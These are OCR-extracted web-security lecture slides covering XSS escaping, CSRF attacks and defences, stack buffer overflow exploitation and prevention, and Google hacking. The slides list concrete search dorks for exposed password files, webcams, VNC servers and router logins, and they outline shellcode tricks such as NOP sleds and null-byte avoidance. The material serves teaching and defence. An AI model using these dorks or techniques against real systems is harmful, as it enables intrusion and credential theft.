
- 5: URL-escape data before putting it into URL parameters
  - → link
  - → What to escape: See Rule 2 above!
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
    - » Entity encoding is completely useless here!
- Attention: This does NOT apply to whole URLs
  - → Neither absolute nor relative ones!
  - → Such URLs must be encoded according to where they appear, e.g. as attribute values
    - » link → Attribute-escaping
    - » Also make sure to check the protocol
    - » Should also check, that no unwanted parameters are in there
      - – E.g. encoded JavaScript, unique IDs (→ privacy), …

Cross-site-scripting: Prevention summary

- Always quote all attributes
  - → Properly escape all content in it, especially the quotes!
- Do not put user-supplied data into dangerous areas
  - → Tag content and attribute values: Often unavoidable
  - → JavaScript code: Should not be necessary!
  - → CSS: Should not be necessary!
  - → URL parameters: Should not be necessary!
  - → Any other place: Never ever!
- Use checked, verified, and tested libraries for escaping
  - → Writing them is not trivial (but not that complex either …)
- Use policy engines, frameworks etc. if available
- Take special care with your JavaScript code
  - → What happens when the page looks different than it should?
    - » DOM-based XSS!

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF or XSRF)



Normally: Something initiating a GET request or some JavaScript code (Webpage, link, ...)

Cross-Site Request Forgery (CSRF or XSRF)

- An innocent third person is instrumented to carry out a specific attack against a web server
  - → Typically this third person is entitled to perform some action on the web server, and is “made” to perform one he/she doesn’t want to do (and without knowing about it)
- This is possible in two ways
  - → “Social engineering”: Threats, bribery, blackmailing, …
  - → “Technologically”: Sending him a link which seems to lead to a movie, but when clicking on it actually deletes all the records in the companies database
- Biggest problem here: Users are performing actions which they are entitled to do and must be able to do!
  - → Still, some precautions exist: At least for the second way!
  - → Aim: Users should only ever perform an action if they know that they are performing one, and which one

Cross-Site Request Forgery: How does it work?

- The third party is lured to a webpage (or sent an E-Mail), on which he/she will click on a link or which employs JavaScript
- The script/link inherits the third parties identity and privilege, and executes an request
  - → E.g. cookie, cached logon credentials, IP address, client-side SSL authentication, …
  - → The site cannot distinguish this from a real request: All the necessary credentials and permissions are ok!
- Different forms:
  - → Most dangerous: Attack stored on attacked website itself
    - » Users will be logged in, most users will go there willingly
  - → Less dangerous: On a random website
    - » Get users to view website and perhaps initiate some action
  - → Least dangerous: In an E-Mail
    - » You must get the user to click on a link (→ social engineering!)

Cross-Site Request Forgery: Trivial example

- The third party is logged into the web application
- This application requires a login and stores a cookie on the clients computer, which is the used for session state
- One legitimate action there is filling in a form (resulting in a GET request) to delete a record
  - → GET /deleteRecord?id=15
- The attacker sends an E-Mail with the following link (HTML):
  - → Click here for the free iPhone app!
- If the third party is logged into the application and clicks on the link, the cookie is sent automatically by the browser and a record is deleted
  - → If the third party is not logged in, nothing happens (login page shown/error message/…)

Cross-Site Request Forgery: What will not necessarily help you (1)

- Using secret and very secure cookies
  - → The cookie is sent, because it should be sent there!
  - → Applies also to all other credentials, which might be cached
    - » E.g. session identifiers: The request comes from the correct user - the problem is the “voluntariness”, not the “origin”!
- Accepting only POST requests
  - → Attackers can use scripts
  - → Attackers put hidden values in voluntarily submitted forms
    - » Third person thinks, that the form will do something completely different; the “additional” parameters submitted by the user are ignored by the application
- Multi-step transactions: Requiring several clicks/forms/…
  - → As long as the sequence is known or predictable, this won’t help, it just renders the attack more complex and longer
    - » Series of hidden iframes submitted by JavaScript

Cross-Site Request Forgery: What will not necessarily help you (2)

- Checking the referer header:
  - → Accept only input from your own site
  - → But see: Stored on that page/What to do with empty referers?
    - » These occur quite often (privacy!): None is sent over HTTP**S**
  - → Adobe Flash e.g. allows setting the referer arbitrarily
- URL rewriting: Putting the session ID into the URL
  - → Session ID's cannot be guessed by the attacker
    - » Really? Many other vulnerabilities allow this!
  - → Also, this opens up numerous other problems:
    - » Bookmarks don't work any more
    - » The (secret!) session ID is shown publicly

Attention: These things **do** help, also against CSRF, but they cannot **guarantee** security against CSRF!

Cross-Site Request Forgery: Typical attack vectors

- Use images instead of links: Will be requested automatically
  - → Note: Answer doesn't need to be an image!
- URL shorteners: To hide the actual target
  - → Makes it easier to get people to click on it
  - → Some services (try to) check for such attacks
- URL spoofing: http://www.app.com@192.168.1.1
  - → Link leads to site 192.168.1.1, not www.app.com!
- Put the links in hidden frames: Result pages do not appear
- Ajax: Can construct URL arbitrarily
  - → Note: Security precautions might require some kind of user intervention, e.g. getting the user to click on a button
- XSS+CSRF: Many successful attacks used XSS to obtain the token needed to work around CSRF protection
  - → Also bypasses any referer checks simultaneously!

Cross-Site Request Forgery: Prevention by Nonce

- For each page a new form field value (“nonce”) is generated
  - → Only if this value is present and correct, the request originated from „correct“ page and should be honoured
    - » Note: Will not protect against attacks stored on your site!
  - → This token must be
    - » Really random: Else they can predict the value and add it
      - – Similar to just guessing the session token!
    - » Tied to the session: Else they fetch their own and substitute it
    - » Expire soon: Limit exposure window
  - → Very difficult to do manually, but can be integrated perfectly and completely into frameworks
  - → Also: Make sure that there are no additional security problems
    - » Browser vulnerabilities or XSS can allow extracting the token!
- This token should be secured
  - → Use TLS for communication (whole, not only login page!)

Cross-Site Request Forgery: Prevention by Nonce

- Potential problems:
  - → Open two forms in two tabs → Will both still work?
  - → Bookmarking “result pages”?
  - → Back button?
- Sometimes therefore only session-duration tokens
  - → Like the session ID, but sent with every link and form submission (→ Cookie could be omitted then!)
  - → Potential weakness: Leaking the token, esp. in GET requests
    - » Browser history, HTTP log files, referer headers, …
    - » This is only a slight problem, as several other security problems are absolutely necessary for any exploitation
- Ideal solution:
  - → Send the token in POST requests only
  - → Modify the application to only ever use POST requests
    - » Includes clicking on a link!

Cross-Site Request Forgery: Other prevention measures

- Use Captchas – for every single request
  - → Similarly: Require login for each request
  - → Similarly: Require one-time tokens for each request
- This is very secure - but completely unusable!
  - → Note: For very important or dangerous actions this might be an improved precaution (in addition to being logged in)
  - → See online banking: Additional security measure for authorizing transfers (i/m/…-TANs, tokens, etc)
- Double cookie submission: Cookie with session ID is sent as a cookie (→ HTTP header) **and** as a (hidden) form value
  - → Server checks if both values are the same
  - → This is similar to a session nonce, as it requires modifying the application to send this value with every action
  - → But again it increases the danger of session hijacking

Cross-Site Request Forgery: Other prevention measures

- User-related prevention: Get users to …
  - → always immediately log off after using the app
  - → always use only a single app simultaneously
    - » No tabbed browsing, no multiple browser windows
  - → never switch applications (to E-Mail, another site, …)
  - → always enter links manually/through bookmarks
  - → always check the full link on link-shortening services
  - → never cache usernames/passwords
  - → never allow sites to remember you (→ long-duration cookies)
  - → disable JavaScript (or use plugins like NoScript)
- Problem: This is not very dependable or user-friendly …
- Never retrieve “a” parameter: Always retrieve a “GET” **or** a “POST” parameter, depending on what you expect
  - → Trivial to replace POST by GET otherwise!

Cross-Site Request Forgery: Summary

- Users cannot prevent this in any way!
  - → This **MUST** be protected against by the web site
  - → They **CAN** mitigate the risk, but it is complex and burdensome
- It is very difficult to protect against “manually”
  - → Use a web framework which does it for you
  - → And take care not to subvert it
    - » Creative URLs, additional features, …
- CSRF is often forgotten, as compared to XSS
  - → But it is very dangerous …
    … and often used
    - » Advantage: Usually combined with other attacks and not “alone”


Buffer Overflows

- Not in OWASP any more since 2007
- Reason: Extremely common, but not specific to web applications; rather to all kinds of applications similarly

Buffer overflows

- A process stores data in a buffer, but the data is longer than the available space and overwrites other information
  - → Typically the buffer is located on the stack → very soon the overflow will "hit" the return address → Jumping to arbitrary location (the destination being perhaps the buffer content!)
  - → Usually part of C or C++ code
    - » Cannot happen in Java: Every array/object access is checked!
- Can be very simple to exploit or very complicated
  - → Some (many!) are very deterministic and work every time
    - » Simple: Crash the program
    - » A bit more complex: Execute arbitrary commands
- Will give you the permissions of the program affected
  - → Often the Administrator (root)!
- Approximately 60 % of all application vulnerabilities
  - → Web servers and their programs (plugins) are affected too!

Stack-based buffer overflow



- Program: getDataFromStream(array);
  - → Reads data from the input stream and stores it in the variable
  - → Is "always" at most 3 characters (=16 bit each) long
    - » Plus a 0-"Byte" as the end marker for the string
  - → But here we submit at least 14 bytes, which are carefully crafted and not really "text" at all!
- Solution: getDataFromStream(array,4);

Length of buffer

Stack-based buffer overflow

- The stack grows from high address down towards low ones
- Local variables are used from low addresses up to high ones
  - → Would the local variables be used in the same direction as the stack, a buffer overflow would require “negative” addresses
    - » But which is in C no problem at all …
- Strings are very „useful“ for buffer overflows, as there is almost never a verification that it really **is** text
  - → Exploit: Don’t use “normal” input (e.g. form field) but provide input manually (e.g. opening TCP connection and sending hand-crafted data)
- Basic reason: String storage method
  - → C: A string extends up to the first “0” byte
  - → Java: First byte is length of string
    - » Note: Java is not inherently more secure because of this; it just makes checking the length of the buffer vs. the string easier!

Buffer overflows

- Why is this possible at all? Von Neumann architecture!
  - → Data and program are located in the same memory
  - → Harvard architecture → Code completely separate, usually read-only (ROM/(E)EPROM/…) as well
    - » Note: Self-modifying programs are extremely rarely useful!
- Another reason: Compilation & efficiency
  - → Interpreted programs are usually safe (they check bounds)
    - » As long as the interpreter is correct!
  - → Checking the length takes time
    - » Especially with zero-termination, where the whole string must be interpreted (MBCS → difficult!)
- Most buffer overflows are stack-based
  - → Heap-based overflows exist as well, but are more difficult, as the heap allocation is much more “randomized”
    - » Exploitation techniques are different

Buffer overflows: Exploit problems

- Return address is absolute, but stack address may vary for each program run
  - → Fill stack with “NOP” opcode and a jump at the end and hope, that the return address will land somewhere in there
  - → Jump to a register (requires finding matching opcode somewhere in the data/addresses of the victim program)
- No 0x00 values within the exploit code, as this is the string end (the buffer would not be overwritten completely)
  - → Use alternative commands (mov eax,0 → xor eax,eax)
  - → XOR the exploit code with a number not occurring in it
- Exploit variables must be addressed absolutely as well, but the (absolute) position of the data area is unknown
  - → (Relative) Jump to address before string, call to next operation (→ Start address of String is on stack as the “return address”), pop return address (and don’t call ret!)

Buffer overflows: Prevention

- Run servers under lesser permissions → chroot, …
  - → Successful attacks can then "only" affect this one application
    - » And get this user's permissions
- Always check the length of input data
  - → Never ever use gets, strcpy, strcat, scanf, sprintf (and others)!
    - » Use fgets, (strncpy, strncat), sscanf, snprintf
  - → Take care when using "secure" versions of methods
    - » Some only care about "not writing over the buffer", but do not ensure proper 0-termination of results!
      - – Will easily produce overflows in the following uses!
  - → Do not assume that the browser field length is sufficient
    - » Handcrafting the request allows any length!
- Stack canaries
  - → Before the return address is a random number, which is checked before returning → Much more difficult!
  - → Or duplicate of return address after all local variables

Buffer overflows: Prevention

- Use programming languages with automatic boundary checking: Java, C#, (C++)
  - → Attention: C# → Procedures can be marked as "unsafe" → No overflow protection then!
- Use special libraries with “safe” functions
  - → Headers+#define/compiler warnings can be very useful here!
  - → Requires changing code to pass buffer length as parameter
- Safe libraries: Replacement libraries with integrated checks of bounds for those functions, which do not check them
  - → Difference to above: Use unsafe functions (without buffer length as parameter!) but determine length from other source
    - » Complex → Must monitor other functions as well
  - → Advantage: No changes in code necessary
- Take care: Pass buffer length in **characters** or **bytes**?

Buffer overflows: Prevention

- Data execution prevention
  - → Mark the stack as "non-executable" → The overflow still happens and the wrong return address is used, but the code must come from somewhere else (e.g. the heap)
    - » If return address points into stack → Exception
    - » Hardware support for this in modern processors!
    - » Not foolproof: Load stack with "fake stack data" for calling system functions to disable the execution prevention
    - » Still allows jumping into any position in the “normal” code
- Split stack: Separate stack for local variables and control information (return address)
  - → Difficult, requires modifications of the software (or recompile)
- Double stack: Execute program twice simultaneously with the stack going in different directions
  - → Stack overflows can only compromise of the two!
  - → Requires two cores/CPUs

Buffer overflows: Prevention

- Use different strings
  - → E.g. in C++ the class std::string
    - » Buffers grow automatically; checks for buffer length
    - » Attention: Extracting a “normal” C string from it is possible; this is prone to all the normal overflow attacks again!
      - – So you must stay “within” the library
  - → SafeStr library: Library for C
    - » Automatically resizes strings; length is stored before the “start”
      - – I.e. at a negative offset → No compatibility problems with other functions exist, they can use them directly (Attention: Modifications?)
    - » Again: You must stay “within” the library
- Use tools to check for the use of unsafe functions
  - → Note: They are not foolproof (false positives/negatives)

Sensitive Data Exposure

Google hacking

- Not an attack as such, but the preliminaries: Searching for vulnerable systems or vulnerabilities on a site
  - → Using a search engine to look for known weaknesses
- Examples:
  - → Looking for version numbers (vulnerable versions of software are known; websites running them will be prime subjects!)
  - → Looking for "weak" code → "Google Code Search"
  - → Search program comments indicating problems
    - » Like: /* TODO: Fix security problems */
- Note: The subject of the attack has no chance at all of noticing this, as his server is not touched in any way!
  - → Attacks come "out of the blue"
    - » But not unprepared: Only pages existing for a “long” time (typical indexing time: 2-3 weeks!) can be found
    - » Usually the vulnerability is older too

Google hacking

- Requires advanced Google operators:
  - → link: Search within hyperlinks
    - » With certain words hinting at interesting pages
  - → cache: Displays the page as it was indexed by Google
    - » Turn off image loading and you will not be logged on the server!
  - → intitle: Within the title tag
    - » Directory listings: intitle:index.of
      - – Better: intitle:index.of “parent directory”; intitle:index.of name size
  - → inurl: Within the URL of the web page
    - » Webcams: inurl:"ViewerFrame?Mode=" inurl:"/axis-cgi/jpg/image.cgi?"
  - → filetype: Only files of a specific type (no colon → filetype:doc)
    - » MS SQL server error: "A syntax error has occurred" filetype:ihtml
- Note: Such operators exist for most search engines
  - → This is **not** a Google-specific problem!

Google Hacking: General targets

- Looking for specific vulnerabilities
  - → Version numbers, strings, URLs, …
- Error messages with too much information
  - → Before “lockdown”, which logs errors and shows a simple message to the user only
- Files containing passwords
  - → For offline breaking
- Logon pages
  - → Where to actually attack
  - → Title/content may give away information about limitations to passwords, method of storage, security precautions, …
- Vulnerability information
  - → All kinds of logs (web servers, firewalls, …)
  - → May also contain information about the internal network

Google hacking: Examples


- Searching for password lists (very old vulnerabilities!):
  - → inurl:/_vti_pvt/users.pwd
  - → inurl:/_vti_pvt/administrators.pwd
  - → inurl:/_vti_pvt/service.pwd
  - → Still requires to break passwords, but this can be done offline!
- HP JetDirect: Printers with an included web server
  - → inurl:hp/device/this.LCDispatcher
    - » Note: These web pages typically cannot be changed at all!
    - » Only access can (and should!) be impossible from the Internet
  - → Searching by title (model numbers) or strings (handbook, questions, …) would not be successful here!
- Login portals of routers
  - → intitle:"Cisco Systems, Inc. VPN 3000 Concentrator“
  - → Only shows where to attack; passwords must still be guessed!
    - » But: Try passwords of producer; often the same for all appliances

Google hacking: Examples


Google hacking: Examples

- VNC viewers (Java client: Port 5800; server: Port 5900):
  - → intitle:VNC inurl:5800
    - » Depending on page title the version/product can be distinguished
- Webcams (Axis):
  - → intitle:"Live View / - AXIS"
    - » Title can be used for further restriction, e.g. the model used
- Server version:
  - → intitle:index.of server.at
    - » Example result at bottom of page: “Apache/2.2.9 (Debian) mod_ssl/2.2.9 OpenSSL/0.9.8g Server at www.????? Port 80”
      - – mod_ssl/OpenSSL version might also be **very** interesting!
  - → Also the default test pages (after installation) often remain accessible even after installing the final website
    - » intitle:welcome.to intitle:internet IIS
- Looking for known-vulnerable cgi files
  - → inurl:/random_banner/index.cgi

